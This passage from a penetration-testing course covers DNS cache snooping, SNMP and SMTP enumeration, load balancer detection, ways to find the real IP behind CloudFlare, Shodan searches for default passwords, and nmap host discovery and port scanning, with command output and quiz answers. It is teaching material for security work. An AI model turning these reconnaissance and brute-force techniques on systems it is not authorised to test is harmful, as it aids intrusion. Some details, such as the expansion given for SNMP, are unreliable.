Command: `dig @ns2694.hostgator.com www.techlotips.com A +recurse`

```
root@bt:~# dig @ns2694.hostgator.com www.techlotips.com A +recurse
; <<> DiG 9.7.0-P1 <<> @ns2694.hostgator.com www.techlotips.com A +recurse
; (1 server found)
; global options: +cmd
; Got answer:
; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 42813
; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 2
; WARNING: recursion requested but not available
; QUESTION SECTION:
;www.techlotips.com.          IN      A
;
; ANSWER SECTION:
www.techlotips.com.          14400   IN      CNAME   techlotips.com.
techlotips.com.             14400   IN      A       50.22.81.59
```

You can see that the TTL is the same, which means that most likely the website was not visited. Now as the first query is made, the website would be present in our cache. We will use the same query again; we can see that the TTL is much lower now since it is present in our cache. Here is an example:

```
root@bt:~# dig @ns1.toltbbs.com www.techlotips.com A +recurse
; <<> DiG 9.7.0-P1 <<> @ns1.toltbbs.com www.techlotips.com A +recurse
; (1 server found)
; global options: +cmd
; Got answer:
; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 32216
; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0
; QUESTION SECTION:
;www.techlotips.com.          IN      A
;
; ANSWER SECTION:
www.techlotips.com.          13660   IN      CNAME   techlotips.com.
techlotips.com.             13660   IN      A       50.22.81.59
```

The TTL has been lowered to “13660.” If this was the TTL field the first time we performed the query, it would’ve meant that someone on the server had visited that website.

What Is the Likelihood of Name Servers Allowing Recursive/Nonrecursive Queries?

A researcher queried 22,000 servers. He found that out of 22,000 systems, 13,500 allowed non-recursive queries and about 10,500 allowed recursive queries, which is more than 50% of the systems allowed recursive/nonrecursive queries.

1.7 ATTACK SCENARIO

Let's talk about some of the attack scenarios and how an attacker can benefit from dns snooping attack. An attacker could launch more targeted phishing attacks by figuring out what sites users are accessing on a network. For example, you are in the middle of the penetration test on a company's network and You query their name servers to find out what sites the users are visiting. You find out that they are browsing "facebook.com" or "linkedin.com". Based on this, you can launch more targeted phishing attacks. Also, we can launch DNS poisoning attacks to redirect all the users visiting Facebook to our malicious server hosted somewhere on that network. That malicious server could then be used to compromise the targets.

1.7.1 Automating DNS Cache Snooping Attacks

You can build an automated script yourself or try a neat program called "FOCA," which has the capability of performing DNS cache snooping attacks. We can also use an nmap script named "dns-cache-snoop" for automating this attack. You can learn more about these tools from following links:

- <http://nmap.org/nsedoc/scripts/dns-cache-snoop.html>
- <http://www.informatica64.com/foca.aspx>

1.8 ENUMERATING SNMP

SNMP stands for Simple Network Mapping Protocol; it is widely used for the purpose of management and remote configurations of the devices. SNMP runs on UDP port 161. It has three versions: SNMP V1, SNMP V2, and SNMP V3

1.8.1 Problem with SNMP

SNMP V1 was developed in 1980. The problem with this protocol was that there was no authentication system of any kind, so anyone could access the SNMP server and gain access to the details present on it, as at that time, they did not consider securing it. Later, they developed SNMP and added some security features. However, SNMP V2 was not backward compatible, the reason it was not widely adopted. Therefore, SNMP V3 was developed to become backward compatible with SNMP V1 and also to reduce the complexity of implementation. In an SNMP protocol, there are two types of community strings: a public community string and a private community string.

1.8.2 Sniffing SNMP Passwords

Most of the times, the SNMP passwords would be unencrypted if the devices are on SNMP V1. An attacker can simply set up a sniffer to intercept the traffic on the network. We have dedicated a whole chapter to "Network Sniffing"; therefore, we will keep things here at a very generic level.

1.8.2.1 OneSixtyOne

Onesixtyone is an all-in-one tool for scanning and brute-forcing SNMP community string. In BackTrack, you can install it by typing the following command:

```
apt-get install onesixtyone
```

Usage

```
onesixtyone <ipaddress> -c/dictionary.txt
```

The usage is very simple. All you need to do is to enter the IP address followed by the path to the dictionary, and it will attempt to connect to the SNMP service by using the community strings you have defined in the dictionary.

1.8.3 Snmpenum

Snmpenum is another cool tool written in Perl. It's available in BackTrack in the /pentest/enumeration/snmp directory. It can also be used for enumerating SNMP services.

Usage

```
snmpenum.pl <ipaddress> public windows.txt
```

1.8.4 SMTP Enumeration

SMTP stands for Simple Mail Transfer Protocol. Sometimes, this could be a very useful source of information. Knowing the valid usernames that exist would aid us immensely when brute-forcing them. Before enumerating the usernames, you would need to figure out a mail server on a particular network. To accomplish that, you would need to run a port scan on port 25 on a network to find out mail servers on that network. For that purpose, we would use a Perl script called snmp-user-enum. It's available in the /pentest/enumeration/smtp directory in BackTrack.

Usage

```
./smtp-user.enum.pl -M VRFY -u /pass.txt -t mailserv
```

The tool is very simple to use. All you need to do is find or create a good username list and define the path to it after the -u parameter and then provide the IP address of the mail server.

```
root@root: /pentest/enumeration/smtp/smtp-user-enum# ./smtp-user-enum.pl -M VRFY -u /users.txt -t 66.219.30.21
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
-----
|                   Scan Information                   |
|-----|-----|
Mode ..... VRFY
Worker Processes ..... 5
Target count ..... 1
Username count ..... 1
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....
```


1.9 DETECTING LOAD BALANCERS

Load balancers are a method used by organizations to distribute load upon other servers. This way, applications work effectively and maintain the uptime, increasing their reliability. Load balancers are generally classified into two categories:

1. Layer 4 load balancers, also known as DNS load balancers
2. Layer 7 load balancers, also known as http load balancers

In this section, we will learn methods to detect both layer 4 and layer 7 loadbalancers. Generally, if a single host resolves to multiple IPs, then it's probably using a load balancer. Let's use the host command to detect the IP addresses of Google. For that, we would run the following query:

```
host www.google.com
```

It will resolve to multiple IPs. However, dig can provide much better results. You could use the similar command for dig.

```
root@kali:~# dig google.com
; <<> Dig 9.7.0-P1 <<> google.com
; global options: +cmd
; Got answer:
; --HEADER-- opcode: QUERY, status: NOERROR, id: 21903
; flags: qr rd ra; QUERY: 1, ANSWER: 11, AUTHORITY: 0, ADDITIONAL: 0
; QUESTION SECTION:
; google.com.                IN      A
; ANSWER SECTION:
google.com. 5      IN      A      173.194.35.104
google.com. 5      IN      A      173.194.35.101
google.com. 5      IN      A      173.194.35.99
google.com. 5      IN      A      173.194.35.102
google.com. 5      IN      A      173.194.35.105
google.com. 5      IN      A      173.194.35.103
google.com. 5      IN      A      173.194.35.98
google.com. 5      IN      A      173.194.35.97
google.com. 5      IN      A      173.194.35.96
google.com. 5      IN      A      173.194.35.100
google.com. 5      IN      A      173.194.35.110
```

1.9.1 Load Balancer Detector

Load balancer detector (lbd) is a Bash script in BackTrack, which could be used for detecting load balancers. lbd is capable of detecting both DNS and http load balancers. It analyzes application response data for detecting load balancers.

In order to use lbd.sh, navigate to the lbd directory:

```
cd/pentest/enumeration/web/lbd
```

Once in the directory, issue the following command:

```
./lbd.sh www.google.com
```

The output would be something like this:

```
root@kali:~# cd /pentest/enumeration/web/lbd; ./lbd.sh www.google.com
lbd - load balancing detector 0.2 - Checks if a given domain uses load-balancing.
                               Written by Stefan Behre (http://go.nine.eu)
                               Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.google.com has address 173.194.44.50
www.google.com has address 173.194.44.51
www.google.com has address 173.194.44.52
www.google.com has address 173.194.44.48
www.google.com has address 173.194.44.49

Checking for HTTP-Loadbalancing [Server]:
yes
NOT FOUND

Checking for HTTP-Loadbalancing [Dns]: 21:06:18, 21:06:18, 21:06:19, 21:06:19, 21:06:
20, 21:06:21, 21:06:21, 21:06:21, 21:06:22, 21:06:22, 21:06:22, 21:06:23, 21:06:23, 21:06:24, 21:06:24, 21:06:25, 21:06:25, 21:06:25, 21:06:26, 21:06:26, 21:06:27, 21:06:27, 21:06:28, 21:06:28, 21:06:29, 21:06:29, 21:06:30, 21:06:30, 21:06:31, 21:06:31, 21:06:32, 21:06:32, 21:06:33, 21:06:33, 21:06:34, 21:06:34, 21:06:35, 21:06:35, 21:06:35, 21:06:36, 21:06:36, 21:06:36, 21:06:37, 21:06:37, 21:06:38, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND
www.google.com does Load-balancing. Found via Methods: DNS
```

1.9.2 Determining Real IP behind Load Balancers

As explained before, in order to handle heavy traffic on the server, website administrators install load balancers, which sometimes hide the real IP of the webserver behind a virtual IP. We have already learned how to detect if an organization is running a load balancer. Our next goal would be to learn the real IP behind the load balancer. Halberd is a tool that is capable of detecting real IP behind the load balancers. Unfortunately, it does not come with BackTrack. It can be downloaded from the following website:

<http://halberd.superaddictive.com>

I would recommend you spend some time reading its manual, which explains the methods used for determining the real IP behind the web servers. So let's start setting up halberd to run on BackTrack.

Step 1—Download halberd package from the website and choose to save it in the root directory.

Step 2—Type ls and you would see halberd's directory; navigate to it by using the cd halberd directory command.

Command:

tar xzvf halberd-0.2.4.tar.gz

This extracts the contents of the tar.gz file.

Step 3—Again, navigate to the halberd directory and then run the following command:

`python setup.py install`

Step 4— Once it's installed, navigate to the halberd directory by issuing the following command:

cd/Halberd-0.2.4/halberd

Step 5—next, issue the following command for scanning a particular domain. In this case, I am scanning yahoo.com.

Halberd yahoo.com

The output will look something like this:

```
=====
http://yahoo.com (98.138.253.109): 1 real server(s)
=====
server 1: YTS/1.20.13
-----
difference: -18000 seconds
successful requests: 27 hits (100.00%)
header fingerprint: 494a069eebdf4f0ee1a13f932ad27f49a7b43665
98.139.183.24 [##### ] clues: 2 | replies: 52 | missed: 0
*** finished (Connection refused) ***
```

As you can see, it has detected the real server behind the load balancers. This could aid us a lot during pentesting.

1.10 BYPASSING CLOUDFLARE PROTECTION

CloudFlare is a cloud-based protection, developed to protect websites against denial of service attacks. It works by acting as a reverse proxy; the name servers and the real IP address are hidden under the CloudFlare IP address. Therefore, the attacker would not be able to cause any denial of service attacks, since all the traffic would be routed through the CloudFlare servers. We will now talk about some basic methods that can be used to bypass a CloudFlare protection.

Method 1: Resolvers

The most common approach to bypass a CloudFlare protection is to use online CloudFlare resolvers that use different methods to bypass the protection. For this demonstration, our target would be attack-secure.com, which runs behind CloudFlare servers. We can verify this by performing a query to its name servers.

```
Default Server: WiMaxCPE
Address: 192.168.15.1

> set type=ns
> attack-secure.com
Server: WiMaxCPE
Address: 192.168.15.1

Non-authoritative answer:
attack-secure.com    nameserver = leah.ns.cloudflare.com
attack-secure.com    nameserver = fred.ns.cloudflare.com
> -
```

Let's take a look at one of the popular resolvers, cloudflare-watch.org. It contains a list of around 381,314 domains that have recently shifted to CloudFlare, and they are actively testing it. People at CloudFlare believe that CloudFlare was started for the purpose of helping "bad guys" such as hackers, DDoSers, and copyright pirates. Here is what they say on their homepage: CloudFlare is a venture-funded startup that routes around Internet abuse by acting as a reverse proxy. They also encourage illegality by allowing hackers, DDoSers, cyber bullies, and copyright pirates to hide behind their servers. All you need to do is go to the following URL and type your domain name and click on "Search":

<http://www.cloudflare-watch.org/cfs.html>

If you find a listing that interests you, or if you know of a domain that uses CloudFlare but is not listed, enter that domain in the search box. Several lookups will be done to see if a direct-connect IP address can be found. If so, a final test will try to fetch a page from that address. If that works, it will show the title from that page.

Enter a domain:

A direct IP connect is found in the database. If you compare this IP address with the IP address that we get while we ping the website, it will be different.



On navigating to <http://199.47.222.125>, we find that this particular webserver belongs to Page.ly, which is the real web hosting company for attack-secure.com.



Method 2: Subdomain Trick

Most people don't configure CloudFlare properly. Their main domain would have a CloudFlare IP address, but the subdomains will point to the real IP address. For example: attack-secure.com—Pointing to 173.245.61.19

Cpanel.attack-secure.com—Pointing to the real IP address 199.47.222.125


ftp.attack-secure.com—Pointing to the real IP address 199.47.222.125

forums.attack-secure.com—Pointing to the real IP address 198.199.81.93

```
C:\Users\Rafay Baloch>ping forums.attack-secure.com
Pinging attacksecure.discoursehosting.net [198.199.81.93] with 32 bytes of data:
Reply from 198.199.81.93: bytes=32 time=260ms TTL=51
Reply from 198.199.81.93: bytes=32 time=265ms TTL=51
Reply from 198.199.81.93: bytes=32 time=348ms TTL=51
Reply from 198.199.81.93: bytes=32 time=243ms TTL=51
```

In the same way, we can use other subdomains to find the real IP address of CloudFlare. Alternatively, you find scripts and tools online that would utilize the same trick to figure out the

real IP. There are also automated scripts utilizing the same attackvector. One such script I found was coded in PHP. Here is the output:



Coded By xSecurity -> b0x@hotmail.com -> is-sec.com

Link to the tool: <http://pastebin.com/dySryptT>

Method 3: Mail Servers

The third and final method we will discuss would mostly work on forums and websites allowing registrations. Since CloudFlare does not handle mx records, it is possible for us to determine the real IP address of a website, by looking at the IP headers. To demonstrate, let's take a look at attack-secure.com. The website allows a user to check if a particular certification is valid or not. We would need to register, and it will send a confirmation e-mail to the address we provide. Next, we would use any e-mail tracer to check from where the e-mail originated. We will use the following website to do that. The header will reveal the real IP address of the target.

<http://www.ip2location.com/free/email-tracer>

IP Address	199.168.174.139
Location	UNITED STATES, TEXAS, RICHARDSON
Latitude, Longitude	32.992399, -96.682108 (32°59'33"W -96°40'56"N)
Connection through	FIREHOST INC.
Local Time	08 Aug, 2013 06:12 PM (UTC -05:00)
Net Speed	COMP
Area Code	972

1.11 INTELLIGENCE GATHERING USING SHODAN

Shodan is a search engine for hackers. Unlike Google, Bing, and Yahoo, which crawl for front-end pages, Shodan crawls the web for devices such as printers, security cameras, and routers, which are connected to the Internet. Shodan is dubbed as "the scariest search engine on the web." Shodan can help penetration testers find valuable information about the target.


Example:DefaultPasswords



The search query “admin+1234” is the default password for most routers, so we used the search query “admin+1234” to search for all the routers that have the defaultusername and password. Similarly, we can try searching with other default username and passwords such as admin/admin, admin/password, etc.

Example 2: Finding Cisco IOS Requiring No Authentication

In this example, we will use Shodan to find out Cisco devices exposed to the Internet that require no authentication. The Cisco IOS that has a “200 OK” response with the “Last-Modified” header does not require authentication. We can use the filter “cisco-ios” “last-modified” to search for all the Cisco devices requiring no authentication. The Shodan HQ currently has more than 13,000 results, meaning that more than 13,000 Cisco IOS devices do not require authentication



Example 3: Default Passwords

Next, we will use Shodan to search for websites that have a “default-passwords” keyword in their banners. The banners would most likely disclose the default passwords. We will use the filter “default password” to accomplish our goal.



As we can see, the server uses “default-password” “1234” to authenticate users. Furthermore, Shodan can be used to search for VLAN IDs, SNMP community strings, and security cameras.

1.12 SUMMARY

We discussed various methods of active and passive reconnaissance and some real-world information gathering techniques. Reconnaissance is the most essential phase of penetration testing. The better you do it, the more successful you will be in the later phases.

1.13 CHECK YOUR PROGRESS

1. An attacker explores the following to gain information about the target
 - a.
 - b.
 - c.
 - d.
 - e.
2. distro of Linux has all the tools required to conduct penetration testing.
3. is a search engine for hackers.
4. Tool named can be used to track website locally.
5. Tool named can be used to obtain the information about owner of a domain.
6. is used to find out other websites hosted on the same server.
7. is the GUI tool for mapping a network.

1.14 ANSWERS TO CHECK YOUR PROGRESS

1. a. Social media websites b. search engines c. Forums/Press releases d. People search e. Job sites.
2. Backtrack/ Kali
3. Shodan
4. Httrack
5. Whois
6. ReverseIPlookup
7. Neotrace

1.15 MODEL QUESTIONS

1. What do you understand by footprinting and reconnaissance in respect of Penetration testing/Hacking?
2. What are the techniques used by hackers for gathering information?
3. What is Zone transfer? How this vulnerability can be misused by a hacker? What is the remedial action one must take to mitigate this?

UNIT II: SCANNING AND ENUMERATION

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand:

- What to do after information about network has been obtained?
- What tools are required to carry out scanning and enumeration of network elements?
- How to find out a vulnerable host?

2.2 INTRODUCTION

In this unit we will discuss various methods for enumerating and scanning a target or goal to gain as much information about the alive targets on a network as possible. This is also part of the information gathering phase, which, as I had mentioned, is key to a successful pentest.

The main goal of this unit is to learn the following:

- Host discovery
- Scanning for open ports
- Service and version detection
- OS detection
- Bypassing firewalls

We will use a variety of tools in demonstrating these tasks.

2.3 HOST DISCOVERY

The first step of a network pentest most times would be to know what targets are alive. Since it is not possible to penetrate a target that is not alive without physical access, we always look for alive targets. We can use a variety of methods and tools for discovering alive targets. One of the most common methods is to use ICMP requests, that is, ping requests to check if the system is alive or not.

```
Pinging www.google.com [74.125.232.145] with 32 bytes of data:
Reply from 74.125.232.145: bytes=32 time=253ms TTL=51
Reply from 74.125.232.145: bytes=32 time=198ms TTL=51
Reply from 74.125.232.145: bytes=32 time=245ms TTL=51
Reply from 74.125.232.145: bytes=32 time=165ms TTL=51

Ping statistics for 74.125.232.145:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 165ms, Maximum = 253ms, Average = 215ms
```

As we have got a reply, it means that our target is alive. We can also use the `-sP` flag in nmap in order to check if the target is alive or not. Besides, we can specify network ranges to scan; this would make our work simpler.

Command: `nmap -sP <target Host>`

```
root@root:~# nmap -sP 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 18:05 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0026s latency).
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
root@root:~#
```

We can also scan network ranges with nmap on the given network. Here is the command to scan a host range from nmap:

`nmap -sP 192.168.15.1/24`

`/24` is a CIDR notation; it will scan all the hosts in the range 192.168.15.1 to 192.168.15.255 and return those that are up.

```
root@root:~# nmap -sP 192.168.15.1/24
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 18:10 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0026s latency).
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap scan report for root (192.168.15.14)
Host is up.
Nmap scan report for Princydude-PC (192.168.15.159)
Host is up (0.0036s latency).
MAC Address: 00:24:D6:66:1A:9C (Intel Corporate)
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.53 seconds
```

As you can see from the screenshot, the whole range was scanned for alive systems, and three live systems were found on the network. Nowadays, due to the implementation of IDS, IPS, Firewalls, and other modern defenses on the network, identifying alive hosts can be a bit trivial. Network administrators commonly block icmp requests, which means that even if the target were alive, we would not be able to figure it out. Thus, we can use other types of protocols such as tcp and udp in order to figure out if the target is alive or not, since a normal tcp or udp connect may not look suspicious to firewalls and other intrusion detection/prevention devices.

In your penetration testing engagements you will find a lot of scenario's where you'd encounter against these modern security defenses. For demonstration purposes, we will use a website

named didx.net. The administrator has blocked icmp requests to its webserver by using IP tables. A normal ping request leads us to the following output:

```
root@root:~# nping didx.net
Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2013-06-09 18:19 EDT
SENT (0.0696s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28
SENT (1.0702s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28
SENT (2.0729s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28
SENT (3.0800s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28
SENT (4.0819s) ICMP 192.168.15.14 > 174.121.60.75 Echo request (type=8/code=0)
tl=64 id=60064 iplen=28
Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 5 (140B) | Rcvd: 0 (0B) | Lost: 5 (100.00%)
Tx time: 4.01316s | Tx bytes/s: 34.89 | Tx pkts/s: 1.25
Rx time: 5.01489s | Rx bytes/s: 0.00 | Rx pkts/s: 0.00
Nping done: 1 IP address pinged in 5.09 seconds
```

I sent some icmp requests with nping; you can clearly see that the target is not alive. However, let's try sending some tcp packets. By looking at the documentation and usage guide of nping, we can see that it also allows host discovery via tcp and udp.

```
root@root:~# nping
Nping 0.5.51 ( http://nmap.org/nping )
Usage: nping [Probe mode] [Options] {target specification}

TARGET SPECIFICATION:
  Targets may be specified as hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
PROBE MODES:
--tcp-connect      : Unprivileged TCP connect probe mode.
--tcp              : TCP probe mode.
--udp              : UDP probe mode.
--icmp             : ICMP probe mode.
--arp              : ARP/RARP probe mode.
--tr, --traceroute : Traceroute mode (can only be used with
                    TCP/UDP/ICMP modes).
```

So, I entered the following command in order to perform a simple tcp-based host discovery.

nping --tcp didx.net

```
root@root:~# nping --tcp didx.net
Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2013-06-09 18:27 EDT
SENT (0.0156s) TCP 192.168.15.14:33333 > 174.121.60.75:80 S ttl=64 id=27847 iplen=40 seq=2139527381 win=1480
RCVD (0.3675s) TCP 174.121.60.75:80 > 192.168.15.14:33333 SA ttl=47 id=0 iplen=40 seq=1599555088 win=5840 <mss 1360>
SENT (1.0161s) TCP 192.168.15.14:33333 > 174.121.60.75:80 S ttl=64 id=27847 iplen=40 seq=2139527381 win=1480
RCVD (1.4301s) TCP 174.121.60.75:80 > 192.168.15.14:33333 SA ttl=47 id=0 iplen=40 seq=1616119072 win=5840 <mss 1360>
SENT (2.0177s) TCP 192.168.15.14:33333 > 174.121.60.75:80 S ttl=64 id=27847 iplen=40 seq=2139527381 win=1480
RCVD (2.4269s) TCP 174.121.60.75:80 > 192.168.15.14:33333 SA ttl=47 id=0 iplen=40 seq=1631276166 win=5840 <mss 1360>
^C
Max rtt: 413.650ms | Min rtt: 351.629ms | Avg rtt: 391.333ms
Raw packets sent: 3 (120B) | Rcvd: 3 (138B) | Lost: 0 (0.00%)
Tx time: 2.67633s | Tx bytes/s: 44.84 | Tx pkts/s: 1.12
Rx time: 2.67633s | Rx bytes/s: 51.56 | Rx pkts/s: 1.12
Nping done: 1 IP address pinged in 2.69 seconds
```

The output shows 0% packet loss with three packets sent and received, indicating that the target is indeed alive. We can also use udp to perform host discovery; what option you would like to use is up to you.

Alternatively, we can also use the `-sP` flag query to accomplish this task, because when you specify the `-sP` flag query with nmap, it sends not only icmp echo requests but also TCP SYN to port 80 and 443. Therefore, it will also show the host as up or in other words alive.

```
root@root:~# nmap -sP didx.net
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 18:59 EDT
Nmap scan report for didx.net (174.121.60.75)
Host is up (0.31s latency).
rDNS record for 174.121.60.75: 4b.3c.79ae.static.theplanet.com
Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
root@root:~#
```

2.4 SCANNING FOR OPEN PORTS AND SERVICES

Once we have successfully scanned the number of live hosts on a network, we attempt to find open ports and the services associated with them on a network. Port scanning is the process of discovering TCP and UDP open ports on the target host or network. Open ports reveal the services that are running upon the network. We perform port scanning in order to look for potential entry points into the systems.

One of the most challenging tasks with port scanning is to evade firewalls and intrusion detection and prevention mechanisms. Our goal is to make our scan less noisy. In this chapter, we will also discuss some stealth scanning techniques to make your scans less noisy.

There exist many tools such as netcat, hping2, and Unicornscan for scanning open ports, but nmap is our ultimate choice. However, we will look at some of the gui and command line tools too. But our main focus will be on nmap as it's one of the most comprehensive port scanning tools.

2.4.1 Types of Port Scanning

Port scanning is primarily divided into two main categories: TCP scanning and UDP scanning. Nmap supports a wide variety of scanning methods such as the TCP syn scan and the TCP connect scan, and we will discuss some of them here in great detail. Nmap is very simple to use; the basic command line format for nmap is as follows:

nmap<Scan Type><Option><Target Specification>

A simple port can be launched by the following command:

`nmap<target Ip Address>`

This would return us the ports that are opened upon the target host. We can also scan a range by either using the CIDR notation that we used earlier in the host discovery process or using the * sign.

Command: nmap 192.168.15.*

```
root@root:~# nmap 192.168.15.*
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 19:09 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.017s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap scan report for root (192.168.15.14)
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
111/tcp   open  rpcbind

Nmap done: 256 IP addresses (2 hosts up) scanned in 11.05 seconds
```

This would scan the whole range 192.168.15.1–255 and return open ports. Also, you can see that nmap returns the service associated with each port.

2.4.2 Understanding the TCP Three-Way Handshake

The transmission control protocol (TCP) was made for reliable communication. It is used for a wide variety of protocols on the Internet and contributes toward reliable communication with the help of the three-way handshake.




Figure 93: TCP three way handshake

Before understanding how port scanning works, we need to understand how the TCP three-way handshake works.

- The first host sends a SYN packet to the second host.
- The second host responds with a SYN/ACK packet; it indicates that the packet was received.
- The first host completes the connection by sending an acknowledgment packet.

2.4.2.1 TCP Flags

SYN—Initiates a connection.

ACK—Acknowledges that the packet was received.

RST—Resets the connections between two hosts.

FIN—Finishes the connection.

There are many other flags, and I would recommend you to spend some time reading rfc 793, the TCP protocol specification; it will help you a lot.

2.4.2.2 Port Status Types

With nmap you would see one of four port status types:

Open—It means that the port is accessible and an application is listening on it.

Closed—It means that the port is inaccessible and no application is listening on it.

Filtered—It means that nmap is not able to figure out if the port is open or closed, as the packets are being filtered, which probably means that the machine is behind a firewall.

Unfiltered—It means that the ports are accessible by nmap but it is not possible to figure out if they are open or closed.

2.4.3 TCP SYN Scan

The TCP SYN scan is the default scan that runs against the target machine. It is the fastest scan. You can tweak it to make it even faster by using the `-n` option, which would tell the nmap to skip the DNS resolution.




Figure 94: Working of TCP SYN scan

- The source machine sends a SYN packet to port 80 in the destination machine.
- If the machine responds with SYN/ACK packet, Nmap would know that the particular port is open on the target machine.

- The operating system would send a RST (Reset) packet in order to close the connection, since we already know that the port is open.
- However, if there is no response from the destination after sending the SYN packet, the nmap would know that the port is filtered.
- If you send a SYN packet and the target machine sends a RST packet, then nmap would know that the port is closed.

Command: The command/syntax for the TCPSYN scan is as follows:

nmap -sS <target IP>

```

root@root:~# nmap -sS -n 192.168.15.1 -p 80
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 20:49 EDT
Nmap scan report for 192.168.15.1
Host is up (0.0024s latency).
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

```

From this picture, you can see that I have specified two additional parameters (-n and -p). The *n* parameter tells the nmap not to perform the name resolution; this is commonly used to increase the speed of the scan. The -p parameter is used to specify the ports to scan, which in this case is port 80.

The image shows a Wireshark capture of network traffic. The filter is set to 'tcp'. The capture shows three packets:

Source	Destination	Protocol	Info
192.168.15.14	192.168.15.1	TCP	38362 > http [SYN] Seq=0 Win=4096 Len=0 MSS=1
192.168.15.1	192.168.15.14	TCP	http > 38362 [SYN, ACK] Seq=0 Ack=1 Win=5840
192.168.15.14	192.168.15.1	TCP	38362 > http [RST] Seq=1 Win=0 Len=0

I also ran Wireshark (a network analysis tool) while performing this scan to record the behavior of the packets. The output was what we expected. As you can see from the first line the source 192.168.15.14 sends a SYN packet to the destination 192.168.15.1. The destination responds with a SYN, ACK in the second line. The source 192.168.15.14 then sends a RST packet to close the connection, thus displaying the behavior discussed earlier. I have also used the “TCP” filter to filter out tcp protocol-related requests. The positive side of this scan is that it is pretty fast; its downside is that it is often detected by IDS, IPS, and firewalls. We will talk about some techniques to perform noiseless scans later in this unit.

2.4.4 TCPConnectScan

This diagram illustrates that it's working:




Figure 95: TCP Connect Scan

- The source machine sends a SYN packet at Port 80.
- The destination machine responds with a SYN/ACK.
- The source machine then sends an ACK packet to complete the three-way handshake.
- The source machine finally sends the RST packet in order to close the connection.

